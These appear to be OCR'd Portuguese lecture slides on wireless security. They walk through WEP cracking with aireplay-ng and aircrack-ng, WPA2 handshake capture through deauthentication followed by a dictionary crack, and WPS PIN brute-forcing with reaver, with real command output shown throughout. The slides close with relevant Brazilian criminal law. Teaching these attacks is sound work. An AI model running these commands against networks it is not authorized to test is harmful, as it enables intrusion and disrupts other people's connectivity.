
Key 4 : ( ) 5AA66D03135CB2D67F61D19040

Apply Cancel

```
root@kali:~# aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:41:28  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6
Saving ARP requests in replay_arp-0701-144128.cap
You should also start airodump-ng to capture replies.
Read 2237 packets (got 118 ARP requests and 120 ACKs), sent 122 packets...(500 p
Read 2489 packets (got 167 ARP requests and 169 ACKs), sent 172 packets...(500 p
Read 2729 packets (got 216 ARP requests and 217 ACKs), sent 222 packets...(500 p
Read 2982 packets (got 264 ARP requests and 267 ACKs), sent 272 packets...(499 p
Read 3240 packets (got 314 ARP requests and 318 ACKs), sent 322 packets...(499 p
Read 3488 packets (got 361 ARP requests and 368 ACKs), sent 372 packets...(499 p
Read 3740 packets (got 411 ARP requests and 417 ACKs), sent 422 packets...(499 p
Read 3991 packets (got 459 ARP requests and 467 ACKs), sent 473 packets...(500 p
Read 4240 packets (got 507 ARP requests and 515 ACKs), sent 522 packets...(499 p
Read 4488 packets (got 559 ARP requests and 565 ACKs), sent 572 packets...(499 p
```

```
root@kali:~/Chop_Chop_WEP_2# aircrack-ng out-0*.cap
Opening out-01.cap
Opening out-02.cap
Opening out-03.cap
Opening out-04.cap
Opening out-05.cap
Opening out-06.cap
Read 813575 packets.

   #  BSSID              ESSID                     Encryption

   1  2C:B0:5D:          test                      WEP (171976 IVs)

Choosing first network as target.

Opening out-01.cap
Opening out-02.cap
Opening out-03.cap
Opening out-04.cap
Opening out-05.cap
Opening out-06.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 175013 ivs.
```


;) Prof. Marcos Monteiro




;) Prof. Marcos Monteiro

6 – Redes WPA e WPA2

- O WPA(2) Pessoal utiliza uma chave alfanumérica com comprimento entre 8 e 63 caracteres. Após a associação, quatro mensagens, conhecidas conjuntamente como 4-way handshake são trocadas.
- Na primeira mensagem, o AP envia ao cliente um número aleatório, chamado ANOUNCE. Depois disso o cliente gera um outro número aleatório, SNOUNCE e gera uma chave que combina o ANOUNCE, o SNOUNCE, a chave WPA(2) e endereço MAC do cliente. Essa chave é chamada PTK, e é a chave usada como entrada do RC4 ou AES no TKIP/CCMP.
- O AP, tendo as mesmas informações, pode gerar a mesma PTK e confirma isso com a terceira mensagem. A quarta mensagem é apenas um ACK do cliente.
- Depois do 4-way handshake, nenhuma informação sobre a chave é transmitida, não existem IVs, e por isso o TKIP não pode ser quebrado da mesma forma que o WEP.
- De fato a única maneira de descobrir a chave WPA/WPA2 é por um ataque de força bruta, testando diversas senhas comuns. Isso só pode ser feito se o 4-way handshake foi capturado por um atacante e ele sabe o ANOUNCE e SNOUNCE. Mesmo sabendo a chave da rede, sem esses números não é possível espiar pacotes em uma rede WPA.

;) Prof. Marcos Monteiro

6 – Redes WPA e WPA2



airodump-ng –bssid 00:18:E7:XX:XX:XX –channel 6 -w testcapture mon0

```
root@kali:~/WPA_Testing_TKIP# airodump-ng --bssid 00:18:E7:        --channel 6 -w te
stcapture mon0
```

```
 CH  6 ][ Elapsed: 4 s ][ 2015-05-02 17:35

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:18:E7:          -33 100       37        8    2   6  54e. WPA2 TKIP   PSK  test

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 00:18:E7:          F4:09:D8:           -9    0 -24e     0        1
```

;) Prof. Marcos Monteiro

aireplay-ng -0 2 -a 00:18:E7:XX:XX:XX -c F4:09:D8:XX:XX:XX mon0

```
root@kali:~/WPA_Testing_TKIP# aireplay-ng -0 2 -a 00:18:E7:         -c F4:09:D8:
   mon0
17:45:48  Waiting for beacon frame (BSSID: 00:18:E7:         ) on channel 6
17:45:49  Sending 64 directed DeAuth. STMAC: [F4:09:D8:         ] [39|90 ACKs]
17:45:49  Sending 64 directed DeAuth. STMAC: [F4:09:D8:         ] [64|128 ACKs]
[1]+  Done                    wireshark testcapture-01.cap
root@kali:~/WPA_Testing_TKIP#
```

```
CH  6 ][ Elapsed: 14 mins ][ 2015-05-02 17:49 ][ WPA handshake: 00:18:E7:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:E7:          -21  96     7737     2046    0   6  54e. WPA2 TKIP   PSK  test

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:E7:          F4:09:D8:           -9   54e-54e     1     1095
```

;) Prof. Marcos Monteiro

aircrack-ng -b 00:18:E7:XX:XX:XX testcapture*.cap

```
root@kali:~/WPA_Testing_TKIP# aircrack-ng -w password.lst -b 00:18:E7:        testca
pture*.cap
Opening testcapture-01.cap
Opening testcapture-02.cap
Reading packets, please wait...
```

```
                                Aircrack-ng 1.2 rc1

                  [00:00:00] 6 keys tested (82.20 k/s)

                         KEY FOUND! [ password12345 ]

      Master Key     : 85 57 C3 E7 86 D7 77 85 65 E3 C0 F6 4C F9 E3 1E
                       9E 95 3D 41 5D 10 7C C4 E1 01 7D 32 B1 DB CF 07

      Transient Key  : C2 FE 87 BD 45 B4 2D F1 D4 C0 B9 AC 45 C8 F1 6D
                       43 B5 C3 B9 E9 38 B6 04 BF 43 5A 4E E4 54 F0 CB
                       82 F3 95 B0 51 C4 B1 95 DB B0 15 8F A1 6A B2 1E
                       7B 52 D4 86 CC EA 25 98 F8 96 45 17 E7 BE A3 B7

      EAPOL HMAC     : 1C 6A 22 8D A2 8E 7C A4 FD 96 FB 82 4A C1 2D 97
root@kali:~/WPA_Testing_TKIP#
```

;) Prof. Marcos Monteiro

6.1 – WPS/QSS

O Wireless Protected Setup, ou Quick Secure Setup, é uma forma de facilitar a configuração da rede para usuários domésticos.

A ideia é que um novo dispositivo, quanto tenta se associar, deve digitar um código PIN de 8 dígitos, normalmente escrito no AP. Feito isso, o AP e o dispositivo trocam, de forma segura, a chave da rede WPA/WPA2-PSK, potencialmente complicada, e a partir desse ponto o cliente guarda essa senha e o usuário não precisa mais se preocupar.

Por ter 8 dígitos e cada transição de troca de chaves demorar em torno de 1 segundo, encontrar o PIN por força bruta parece inviável a primeira vista. Porém, foi notado que o último digito é um checksum e que durante a autenticação, o AP sinaliza a corretude de cada metade do PIN.

Por isso, o quantidade de números que devem ser testados cai de 100.000.000 para 11.000. Um número perfeitamente possível de se quebrar por força bruta.

6.1 – WPS/QSS

O programa reaver faz exatamente isso. Pode-se obter a chave de uma rede WPA/WPA2-PSK com o comando:

 # reaver -i mon0 -b 00:01:02:03:04:05

onde 00:01:02:03:04:05 é o BSSID da rede. O ataque, em geral, demora de 2h a 4h.

Por isso é recomendado que não se use WPS. Um esquema de segurança que era razoavelmente seguro se tornou inseguro pelo seu uso. Hoje os Hardwares, apesar de manter a mesma lógica do WPS, impedem o ataque via brute force, desativando temporariamente o modo WPS após identificar um ataque.

Para conhecimento

- Art. 154-A e 154-B, C.P.
  - Invasão de dispositivo informático
- Art. 266, C.P.
  - Interromper, impedir ou dificultar serviços telemático ou de informática de utilidade pública.
- Art. 155, CP.
  - Subtrair, para si ou para outrem, coisa móvel alheia.
- Art. 157, CP
  - Subtrair coisa móvel alheia, para si ou para outrem, mediante grave ameaça ou violência a pessoa, ou depois de havê-la, por qualquer meio, reduzido à impossibilidade de resistência.

;) Prof. Marcos Monteiro

Perguntas?

- Prof. Marcos Monteiro
  - http://www.marcosmonteiro.com.br
  - contato@marcosmonteiro.com.br
  - +55 (85) 9 8805 4112